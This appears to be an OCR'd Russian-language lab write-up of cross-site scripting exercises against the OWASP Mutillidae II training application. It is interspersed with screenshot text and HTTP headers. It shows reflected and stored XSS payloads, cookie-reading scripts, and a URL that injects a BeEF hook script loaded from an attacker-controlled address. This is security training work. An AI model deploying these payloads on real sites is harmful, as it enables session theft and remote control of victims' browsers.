Accept-Language: en-US,en;q=0.9

Cache-Control: max-age=0

Connection: keep-alive

Content-Length: 97

Content-Type: application/x-www-form-urlencoded


Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpumnndsf7cmku9iq; BEEFHOOK=roZNa

Host: nowasp.local

Origin: http://nowasp.local

Referer: http://nowasp.local/mutillidae/index.php?page=echo.php

Upgrade-Insecure-Requests: 1



Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (

▼ Query String Parameters view source view URL encoded


page: echo.php

▼ Form Data view source view URL encoded

message: `<script>alert(document.cookie)</script>`

echo-php-submit-button: Echo Message

Изменил уровень безопасности.
Предотвращение атаки такое же, как и с предыдущей страницей (если исправить длину вводимых символов, атака не пройдет из-за хорошей защиты фильтрацией):



2.7.12 Security Level: 5 (Secure) Hints: Disabled (0 - I try harder) Logged In User: demo


Home | Logout | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Echo, Echo, Echo...

Enter message to echo

Message: `<script>alert(docume`

Использую BeEF :



nowasp.local/mutillidae/index.php?popUpNotificationCode=SL0&page=echo.php<script%20src="http://10.0.2.15:3000/hook.js"></script>


OWASP Mutillidae II: Keep Calm and Pwn

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In

Home | Logout | ">Toggle Hints | ">Show Popup Hints | ">Toggle Security | ">Enforce SSL | Reset DB | View Log | View C

Page Not Found

" class="colorbox" title="Help me with page echo.php" style="color: #000000;"> Help Me!




nowasp.local/mutillidae/index.php?popUpNotificationCode=SL0&page=echo.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

nowasp.local says

BeEF Alert Dialog!

“Echo Message”

По url адресу видно что используется метод GET, поэтому в эту ссылку можно внедрить код.
Проверяю на возможность проведения Reflected XSS :




nowasp.local/mutillidae/index.php?page=user-info.php<script>alert("XSS_6")</script>

nowasp.local says

XSS_6


Пытаюсь украсть куки (не вышло) :



nowasp.local/mutillidae/index.php?page=user-info.php<script>alert(document.cookie)</script>

OWASP Mutillidae II: Keep Calm an
Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e))
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View L
Page Not Found
Back
Help Me!


Произвожу атаку “прикрепление к Beef” (не прошла):



nowasp.local/mutillidae/index.php?page=user-info.php<script%20src="http://10.0.2.15;3000/hook.js"></script>

OWASP Mutillidae II: Keep Calm and Pwn C
Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In Us
Home | Logout | ">Toggle Hints | ">Show Popup Hints | ">Toggle Security | ">Enforce SSL | Reset DB | View Log | View Captu
Page Not Found
Back

" class="colorbox" title="Help me with page user-info.php" style="color: #000000;">



Hooked Browsers

Online Browsers

Offline Browsers


nowasp.local

10.0.2.15

10.0.2.15

“User Info (SQL)”

(Ни одна из атак не проходит)



nowasp.local/mutillidae/index.php?page=user-info.php

nowasp.local says

Username too long. We dont want to allow too many characters.

Someone might have enough room to enter a hack attempt.

Please enter username and password to view account details


Name: demo

Password: ••••••••••••••••••••

Dont have an account? Please register here

“User Info (XPath)”

Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом), пароль <script>alert(“XSS”)</script> :



Not secure | nowasp.local/mutillidae/index.php?page=user-info-xpath.php

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: der

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data


User Lookup (XPath)

Back
Help Me!
Hints and Videos
Switch to SOAP Web Service version
Switch to SQL version

Please enter username and password to view account details

Name: user
Password: ••••••••••••••••••••••••••••••

Dont have an account? Please register here



Not secure | nowasp.local/mutillidae/index.php?page=user-info-xpath.php&username=user&password=<script>alert%28"XSS"%29<%2Fscript>&user-info-php-submit-button=View+Account+Details

nowasp.local says

XSS

Version: 2.7.12 Secu... ...gged In User: demo

User Lookup (XPath)

Please enter username and password to view account details


Name:
Password:

Dont have an account? Please register here

Results for user

Executed query: //Employee[UserName='user' and Password='

Провожу атаку для кражи куки :



nowasp.local/mutillidae/index.php?page=user-info-xpath.php&username=demo&password=<script>alert%28document.cookie%29<%2Fscript>&user-info-php-submit-bu


nowasp.local says

```
username=demo; uid=24; showhints=1;
PHPSESSID=r5id078r5rpumnndsf7cmku9iq; BEEFHO
OK=roZNaGTNbIg38ltFtBFENpTCrEN8KvQgIv2vjPsDUjF5Ujl2S9uaiEFL
ANtX37aGG0UvnHKaB9Ly5
m9k
```

Please enter username and password to view account details

Name	
Password	

Заголовки :



▾ General

```
Request URL: http://nowasp.local/mutillidae/index.php?page=user-info-xpath.php&username=demo&password=%3Cscript%3Ealert%28document.cookie%29%3
on=View+Account+Details
Request Method: GET
Status Code: ● 200 OK
Remote Address: 127.0.0.1:80
Referrer Policy: strict-origin-when-cross-origin
```

▾ Response Headers   view source

```
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 10849
Content-Type: text/html;charset=UTF-8
Date: Sun, 20 Jun 2021 17:51:20 GMT
Keep-Alive: timeout=5, max=100
Logged-In-User: demo
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
X-XSS-Protection: 0
```


▾ Request Headers   view source

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpumnndsf7cmku9iq; BEEFHOOK=roZNaGTNbIg38ltFtBFENpTCrEN8
Host: nowasp.local
Referer: http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL0&page=user-info-xpath.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
```

▾ Query String Parameters   view source   view URL encoded

```
page: user-info-xpath.php
username: demo
password: <script>alert(document.cookie)</script>
user-info-php-submit-button: View Account Details
```

Изменив уровень безопасности, повторяю атаку :



nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=user-info-xpath.php

nowasp.local says

Username too long. We dont want to allow too many characters.

Someone might have enough room to enter a hack attempt.

